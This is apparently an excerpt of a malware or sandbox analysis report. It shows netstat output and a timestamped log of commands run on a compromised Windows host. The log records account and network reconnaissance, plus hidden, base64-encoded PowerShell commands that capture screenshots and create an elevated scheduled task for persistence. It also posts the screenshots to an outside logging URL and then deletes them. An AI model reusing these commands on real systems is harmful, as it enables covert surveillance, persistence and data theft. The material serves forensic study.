   TCP    0.0.0.0:23877          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:23878          0.0.0.0:0              LISTENING       InHost
```

```
  TCP    0.0.0.0:23888          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:23890          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:23910          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:23926          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:23929          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:23944          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:23974          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24006          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24012          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24149          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24161          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24184          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24192          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24219          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24226          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24259          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24283          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24295          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24317          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24333          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24367          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24374          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24487          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24617          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:24865          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:57160          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:64327          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:64337          0.0.0.0:0              LISTENING       InHost
  TCP    45.76.86.174:53        0.0.0.0:0              LISTENING       InHost
  TCP    45.76.86.174:139       0.0.0.0:0              LISTENING       InHost
  TCP    45.76.86.174:443       111.225.148.215:27160  TIME_WAIT       InHost
  TCP    45.76.86.174:443       111.225.148.224:16620  TIME_WAIT       InHost
  TCP    45.76.86.174:443       111.225.148.226:10518  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:1053   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:1819   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:2600   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:3672   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:6181   ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:6743   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:7220   ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:8692   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:8726   ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:9478   ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:9835   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:9961   TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:10066  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:10403  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:10708  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:11233  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:13320  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:14314  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:14427  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:14726  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:16128  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:17777  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:18814  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:20446  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:22353  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:23415  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:25441  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:26823  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:27539  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:29336  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:30343  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:31077  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:31597  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:31784  TIME_WAIT       InHost
```

```
  TCP    45.76.86.174:443       172.236.221.181:31786  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:32118  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:32369  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:32583  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:32710  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:34357  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:35262  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:36257  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:36291  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:36841  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:37793  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:37872  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:38506  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:40195  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:41470  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:43546  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:43785  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:44450  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:45197  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:47194  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:47460  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:47751  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:48116  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:51212  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:51255  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:53957  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:54178  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:55730  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:58326  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:58446  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:59310  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:59330  ESTABLISHED     InHost
  TCP    45.76.86.174:443       172.236.221.181:59563  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:60539  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:60794  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:62122  TIME_WAIT       InHost
  TCP    45.76.86.174:443       172.236.221.181:65494  ESTABLISHED     InHost
  TCP    45.76.86.174:444       45.76.86.174:6481      ESTABLISHED     InHost
  TCP    45.76.86.174:444       45.76.86.174:6536      ESTABLISHED     InHost
  TCP    45.76.86.174:444       45.76.86.174:6542      ESTABLISHED     InHost
  TCP    45.76.86.174:3389      79.127.146.180:37547   ESTABLISHED     InHost
  TCP    45.76.86.174:6481      45.76.86.174:444       ESTABLISHED     InHost
  TCP    45.76.86.174:6509      45.76.86.174:443       TIME_WAIT       InHost
  TCP    45.76.86.174:6511      45.76.86.174:443       TIME_WAIT       InHost
  TCP    45.76.86.174:6536      45.76.86.174:444       ESTABLISHED     InHost
  TCP    45.76.86.174:6542      45.76.86.174:444       ESTABLISHED     InHost
  TCP    45.76.86.174:6576      45.76.86.174:444       TIME_WAIT       InHost
  TCP    45.76.86.174:24086     172.211.123.249:443    ESTABLISHED     InHost
  TCP    45.76.86.174:24122     172.211.123.249:443    ESTABLISHED     InHost
  TCP    45.76.86.174:24686     172.211.123.248:443    ESTABLISHED     InHost
  TCP    45.76.86.174:24755     172.211.123.248:443    ESTABLISHED     InHost
  TCP    45.76.86.174:64327     45.76.86.174:6507      TIME_WAIT       InHost
  TCP    45.76.86.174:64327     45.76.86.174:6589      TIME_WAIT       InHost
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:443          127.0.0.1:6445         ESTABLISHED     InHost
  TCP    127.0.0.1:443          127.0.0.1:6499         TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:6508         TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:6513         TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:6515         TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:6562         TIME_WAIT       InHost
  TCP    127.0.0.1:443          127.0.0.1:6566         TIME_WAIT       InHost
  TCP    127.0.0.1:444          127.0.0.1:6496         ESTABLISHED     InHost
  TCP    127.0.0.1:444          127.0.0.1:6585         ESTABLISHED     InHost
  TCP    127.0.0.1:445          127.0.0.1:6586         ESTABLISHED     InHost
  TCP    127.0.0.1:808          127.0.0.1:6570         ESTABLISHED     InHost
  TCP    127.0.0.1:5060         127.0.0.1:6436         ESTABLISHED     InHost
  TCP    127.0.0.1:5062         127.0.0.1:6451         ESTABLISHED     InHost
  TCP    127.0.0.1:6215         127.0.0.1:808          TIME_WAIT       InHost
```

```
210     TCP    127.0.0.1:6431         127.0.0.1:444          TIME_WAIT       InHost
211     TCP    127.0.0.1:6436         127.0.0.1:5060         ESTABLISHED     InHost
212     TCP    127.0.0.1:6445         127.0.0.1:443          ESTABLISHED     InHost
213     TCP    127.0.0.1:6451         127.0.0.1:5062         ESTABLISHED     InHost
214     TCP    127.0.0.1:6496         127.0.0.1:444          ESTABLISHED     InHost
215     TCP    127.0.0.1:6558         127.0.0.1:444          TIME_WAIT       InHost
216     TCP    127.0.0.1:6570         127.0.0.1:808          ESTABLISHED     InHost
217     TCP    127.0.0.1:6585         127.0.0.1:444          ESTABLISHED     InHost
218     TCP    127.0.0.1:6586         127.0.0.1:445          ESTABLISHED     InHost
219     TCP    127.0.0.1:16000        0.0.0.0:0              LISTENING       InHost
220     TCP    127.0.0.1:16000        127.0.0.1:23931        ESTABLISHED     InHost
221     TCP    127.0.0.1:23832        0.0.0.0:0              LISTENING       InHost
222     TCP    127.0.0.1:23931        127.0.0.1:16000        ESTABLISHED     InHost
223
```

Command history

This is the complete list of operating system commands executed by Sniper on the target system, along with a timestamp (UTC).

Console

```
[2025-05-27 13:44:13.743409]:
whoami
[2025-05-27 13:44:14.598256]: help
[2025-05-27 13:44:14.689503]: %SystemRoot%\System32\wbem\wmic.exe useraccount list
full
[2025-05-27 13:44:14.691289]: ipconfig
[2025-05-27 13:44:14.693149]: ipconfig
[2025-05-27 13:44:14.696746]: arp -a
[2025-05-27 13:44:14.700983]: netstat -a -t -n -p tcp
[2025-05-27 13:44:14.703512]: tasklist /fo csv
/v
[2025-05-27 13:44:14.724447]: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand
QQBkAGQALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgl
GgAbwB0AC4AcABzADEAIAAtAFYAYQBsAHUAZQAgACcAJABGAGkAbABlACAAPQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHA/
BzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgBtAHAAIgA7ACAAQQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAg/
AeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwA7ACAAQQBkAGQALQB0AHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkAT(
AG0AZQAgAFMAeQBzAHQAZQBtAC4ARABAYAGEAdwBpAG4AZwA7ACAAJABTAGMAcgBlAGUAbgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AVwBpAG4
ABvAHcAcwAuAEYAbwByAG0AcwAuAFMAeQBzAHQAZQBtAEkAbgBmAG8AcgBtAGEAdABpAG8AbgBdADoAOgBWAGkAcgB0AHUAYQBsAFMAYwBy
UAZQBuADsAJABXAGkAZAB0AGgAIAA9ACAAJABTAGMAcgBlAGUAbgAuAFcAaQBkAHQAaAA7ACAAJABIAGUAaQBnAGgAdAAgAD0AIAAkAFMA
yAGUAZQBuAC4ASABlAGkAZwBoAHQAOwAgACQATABlAGYAdAAgAD0AIAAkAFMAYwByAGUAZQBuAC4ATABlAGYAdAA7ACAAJABUAG8AcAAgAI
IAAkAFMAYwByAGUAZQBuAC4AVABvAHAAOwAgACQAYgBpAHQAbQBhAHAAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQI
C4ARABAYAGEAdwBpAG4AZwAuAEIAaQB0AG0AYQBwACAAJABXAGkAZAB0AGgALAAgACQASABlAGkAZwBoAHQAOwAgACQAZwByAGEAcABoAGk/
AgAD0AIABbAFMAeQBzAHQAZQBtAC4ARABAYAGEAdwBpAG4AZwAuAEcAcgBhAHAAaABpAGMAcwBdADoAOgBGAHIAbwBtAEkAbQBhAGcAZQAo/
AYgBpAHQAbQBhAHAAKQA7ACAAIAAkAGcAcgBhAHAAaABpAGMALgBDAG8AcAB5AEYAcgBvAG0AUwBjAHIAZQBlAG4AKAAkAEwAZQBmAHQAL/
ACQAVABvAHAALAAgADAALAAgADAALAAgACQAYgBpAHQAbQBhAHAALgBTAGkAegBlACkAOwAgACQAYgBpAHQAbQBhAHAALgBTAGEAdgBlAC(
ABGAGkAbABlACkAJwA=
[2025-05-27 13:44:14.739223]: systeminfo
[2025-05-27 13:44:15.381858]: arp -a
[2025-05-27 13:44:15.712812]: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand
cQB1AGUAcgB5ACAAdQBzAGUAcgAgAC8AcwBlAHIAdgBlAHIAOgAkAFMARQBSAFYARQBSAA==
[2025-05-27 13:44:16.392283]: %SystemRoot%\System32\wbem\wmic.exe PROCESS get Commandline,Processid
/format:csv
[2025-05-27 13:44:18.487353]:
whoami
[2025-05-27 13:44:18.490499]: netstat -a -t -n -o -p tcp
[2025-05-27 13:44:20.954229]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand
CgAgACAAIAAgACAAIAAgACAAJABhAGMAdABpAG8AbgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQ
G4AIAAtAEUAeABlAGMAdQB0AGUAIAAiAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAiACAALQBBAHIAZwB1AG0AZQBuAHQAIAAiAC0A
BpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAGkAYwB5ACAAQgB5AHAAYQBz
AIAAtAEYAaQBsAGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAHMAYwByAGUAZQBuAHMAaABvAHQALgBwAHMAMQAiAAoAI
ACAAIAAgACAAIAAgACQAcAByAGkAbgBjAGkAcABhAGwAIAA9ACAATgBlAHcALQBTAGMAaABlAGQAdQBsAGUAZABUAGEAcwBrAFAAcgBpAG
wBpAHAAYQBsACAALQBSAHUAbgBMAGUAdgBlAGwAIABIAGkAZwBoAGUAcwB0ACAALQBVAHMAZQByAEkAZAAgACIAYQBkAG0AaQBuAGkAcwB
IAYQB0AG8AcgAiAAoAIAAgACAAIAAgACAAIAAgACQAdABhAHMAawAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsA
tAEEAYwB0AGkAbwBuACAAJABhAGMAdABpAG8AbgAgAC0AUAByAGkAbgBjAGkAcABhAGwAIAAkAHAAcgBpAG4AYwBpAHAAYQBsAAoAIAAgA
IAAgACAAIAAgAFIAZQBnAGkAcwB0AGUAcgAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAIABjAHcAYgBiAHEAZgBtAGIAbwBhACAALQ
G4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHQAYQBzAGsACgAgACAAIAAgACAAIAAgACAAUwB0AGEAcgB0AC0AUwBjAGgAZQBkAHUAbABlAGQA
BhAHMAawAgAC0AVABhAHMAawBOAGEAbQBlACAAYwB3AGIAYgBxAGYAbQBiAG8AYQAKACAAIAAgACAAIAAgACAAIAA=
[2025-05-27 13:44:20.997262]:
cd
[2025-05-27 13:44:21.001925]: tasklist /FO CSV
[2025-05-27 13:44:22.332396]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
WwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoARQB4AGkAcwB0AHMAKAAiAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQ
FwAcwBjAHIAZQBlAG4AcwBoAG8AdAAuAGIAbQBwACIAKQA=
[2025-05-27 13:44:22.565871]: hostname
```

```
21  [2025-05-27 13:44:23.254110]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    UwB0AGEAcgB0AC0ASgBvAGIAIAAtAE4AYQBtAGUAIAB0AGcAeQBtAHQAcgBsAHEAZwBmACAALQBTAGMAcgBpAHAAdABCAGwAbwBjAGsAIAI
    CAAWwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQA
    BjAG8AbAAgAD0AIABbAE4AZQB0AC4AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbABUAHkAcABlAF0AOgA6AFQAbABzADEAMgA7A
    AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAc
    AGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AC
    QBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBNAGUAdABoAG8AZAAgAFAAbwBzAHQAIAAtAFUAcgBpACAAIgBoAHQAdAB
    MAOgAvAC8AcAB0AHQALQBsAG8AZwBnAGUAcgAuAG4AZQB0AC8AbAAvAHIASgBHAHgATABXAFkARABCAGkALwAiACAALQBJAG4AZgBpAGwA
    gACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgBtAHAAIgAgAC0AQwBvAG4AdABlA
    dABUAHkAcABlACAAIgBpAG0AYQBnAGUALwBqAHAAZwAiACAAfQA7ACAAVwBhAGkAdAAtAEoAbwBiACAALQBOAGEAbQBlACAAdABnAHkAbQ
    HIAbABxAGcAZgAgAC0AVABpAG0AZQBvAHUAdAAgADMAMAA=

22  [2025-05-27 13:44:24.737025]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgB
    HAA

23  [2025-05-27 13:44:25.105316]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AcAB
    DEA

24  [2025-05-27 13:44:13.750082]:
    whoami

25  [2025-05-27 13:44:14.607576]: help

26  [2025-05-27 13:44:14.788950]: %SystemRoot%\System32\wbem\wmic.exe useraccount list
    full

27  [2025-05-27 13:44:14.795549]: ipconfig

28  [2025-05-27 13:44:14.803977]: ipconfig

29  [2025-05-27 13:44:14.884856]: arp -a

30  [2025-05-27 13:44:15.005378]: tasklist /fo csv
    /v

31  [2025-05-27 13:44:15.068689]: netstat -a -t -n -p tcp

32  [2025-05-27 13:44:15.170751]: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand
    QQBkAGQALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgB
    GgAbwB0AC4AcABzADEAIAAtAFYAYQBsAHUAZQAgACcAJABGAGkAbABlACAAPQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHA
    BzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgBtAHAAIgA7ACAAQQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAg
    AeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwA7ACAAQQBkAGQALQB0AHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkAT
    AG0AZQAgAFMAeQBzAHQAZQBtAC4ARAByAGEAdwBpAG4AZwA7ACAAJABTAGMAcgBlAGUAbgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AVwBpAG
    ABvAHcAcwAuAEYAbwByAG0AcwAuAFMAeQBzAHQAZQBtAEkAbgBmAG8AcgBtAGEAdABpAG8AbgBdADoAOgBWAGkAcgB0AHUAYQBsAFMAYwBy
    UAZQBuADsAJABXAGkAZAB0AGgAIAA9ACAAJABTAGMAcgBlAGUAbgAuAFcAaQBkAHQAaAA7ACAAJABIAGUAaQBnAGgAdAAgAD0AIAAkAFMA
    yAGUAZQBuAC4ASABlAGkAZwBoAHQAOwAgACQATABlAGYAdAAgAD0AIAAkAFMAYwByAGUAZQBuAC4ATABlAGYAdAA7ACAAJABUAG8AcAAgAl
    IAAkAFMAYwByAGUAZQBuAC4AVABvAHAAOwAgACQAYgBpAHQAbQBhAHAAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQ
    C4ARAByAGEAdwBpAG4AZwAuAEIAaQB0AG0AYQBwACAAJABXAGkAZAB0AGgALAAgACQASABlAGkAZwBoAHQAOwAgACQAZwByAGEAcABoAGk
    AgAD0AIABbAFMAeQBzAHQAZQBtAC4ARAByAGEAdwBpAG4AZwAuAEcAcgBhAHAAaABpAGMAcwBdADoAOgBGAHIAbwBtAEkAbQBhAGcAZQAo
    AYgBpAHQAbQBhAHAAKQA7ACAAIAAkAGcAcgBhAHAAaABpAGMALgBDAG8AcAB5AEYAcgBvAG0AUwBjAHIAZQBlAG4AKAAkAEwAZQBmAHQAL
    ACQAVABvAHAALAAgADAALAAgADAALAAgACQAYgBpAHQAbQBhAHAALgBTAGkAegBlACkAOwAgACQAYgBpAHQAbQBhAHAALgBTAGEAdgBlAC
    ABGAGkAbABlACkAJwA=

33  [2025-05-27 13:44:15.267676]: systeminfo

34  [2025-05-27 13:44:18.499223]: arp -a

35  [2025-05-27 13:44:18.521384]: net user Administrator

36  [2025-05-27 13:44:19.326213]: %SystemRoot%\System32\wbem\wmic.exe PROCESS get Commandline,Processid
    /format:csv

37  [2025-05-27 13:44:20.965033]: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand
    cQB1AGUAcgB5ACAAdQBzAGUAcgAgAC8AcwBlAHIAdgBlAHIAOgAkAFMARQBSAFYARQBSAA==

38  [2025-05-27 13:44:20.974518]:
    whoami

39  [2025-05-27 13:44:21.006383]: netstat -a -t -n -o -p tcp

40  [2025-05-27 13:44:21.069895]: net user HealthMailbox84f1a64

41  [2025-05-27 13:44:22.386099]:
    cd

42  [2025-05-27 13:44:22.580812]: net user HealthMailbox502b450

43  [2025-05-27 13:44:22.586190]: tasklist /FO CSV

44  [2025-05-27 13:44:22.588944]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand
    CgAgACAAIAAgACAAIAAgACAAJABhAGMAdABpAG8AbgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQ
    G4AIAAtAEUAeABlAGMAdQB0AGUAIAAiAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAiACAALQBBAHIAZwB1AG0AZQBuAHQAIAAiAC0A
    BpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAGkAYwB5ACAAQgB5AHAAYQBz
    AIAAtAEYAaQBsAGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAHMAYwByAGUAZQBuAHMAaABvAHQALgBwAHMAMQAiAAoAI
    ACAAIAAgACAAIAAgACQAcAByAGkAbgBjAGkAcABhAGwAIAA9ACAATgBlAHcALQBTAGMAaABlAGQAdQBsAGUAZABUAGEAcwBrAFAAcgBpAG
    wBpAHAAYQBsACAALQBSAHUAbgBMAGUAdgBlAHIAIABIAGkAZwBoAGUAcwB0ACAALQBVAHMAZQByAEkAZAAgACIAYQBkAG0AaQBuAGkAcwB
    IAYQB0AG8AcgAiAAoAIAAgACAAIAAgACAAIAAgACQAdABhAHMAawAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsA
    tAEEAYwB0AGkAbwBuACAAJABhAGMAdABpAG8AbgAgAC0AUAByAGkAbgBjAGkAcABhAGwAIAAkAHAAcgBpAG4AYwBpAHAAYQBsACAALQBs
    IAAgACAAIAAgAFIAZQBnAGkAcwB0AGUAcgAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAIABoAGIAdgBzAGoAbgBpAGsAegBxACAALQ
    G4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHQAYQBzAGsACgAgACAAIAAgACAAIAAgACAAUwB0AGEAcgB0AC0AUwBjAGgAZQBkAHUAbABlAGQA
    BhAHMAawAgAC0AVABhAHMAawBOAGEAbQBlACAAaABiAHYAcwBqAG4AaQBrAHoAcQAKACAAIAAgACAAIAAgACAAIAA=
```

```
45  [2025-05-27 13:44:22.782415]: net user HealthMailboxb5d3706
46  [2025-05-27 13:44:23.856933]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    WwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoARQB4AGkAcwB0AHMAKAAiAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQ
    FwAcwBjAHIAZQBlAG4AcwBoAG8AdAAuAGIAbQBwACIAKQA=
47  [2025-05-27 13:44:23.924889]: hostname
48  [2025-05-27 13:44:24.753958]: net user HealthMailbox7014eae
49  [2025-05-27 13:44:25.115837]: net user HealthMailbox57897bf
50  [2025-05-27 13:44:25.157316]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    UwB0AGEAcgB0AC0ASgBvAGIAIAAtAE4AYQBtAGUAIABkAHMAaAB3AGwAZgBmAGgAaABsACAALQBTAGMAcgBpAHAAdABCAGwAbwBjAGsAIAB
    CAAWwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQA
    BjAG8AbAAgAD0AIABbAE4AZQB0AC4AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbABUAHkAcABlAF0AOgA6AFQAbABzADEAMgA7A
    AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAc
    AGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AC
    QBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBNAGUAdABoAG8AZAAgAFAAbwBzAHQAIAAtAFUAcgBpACAAIgBoAHQAdAB
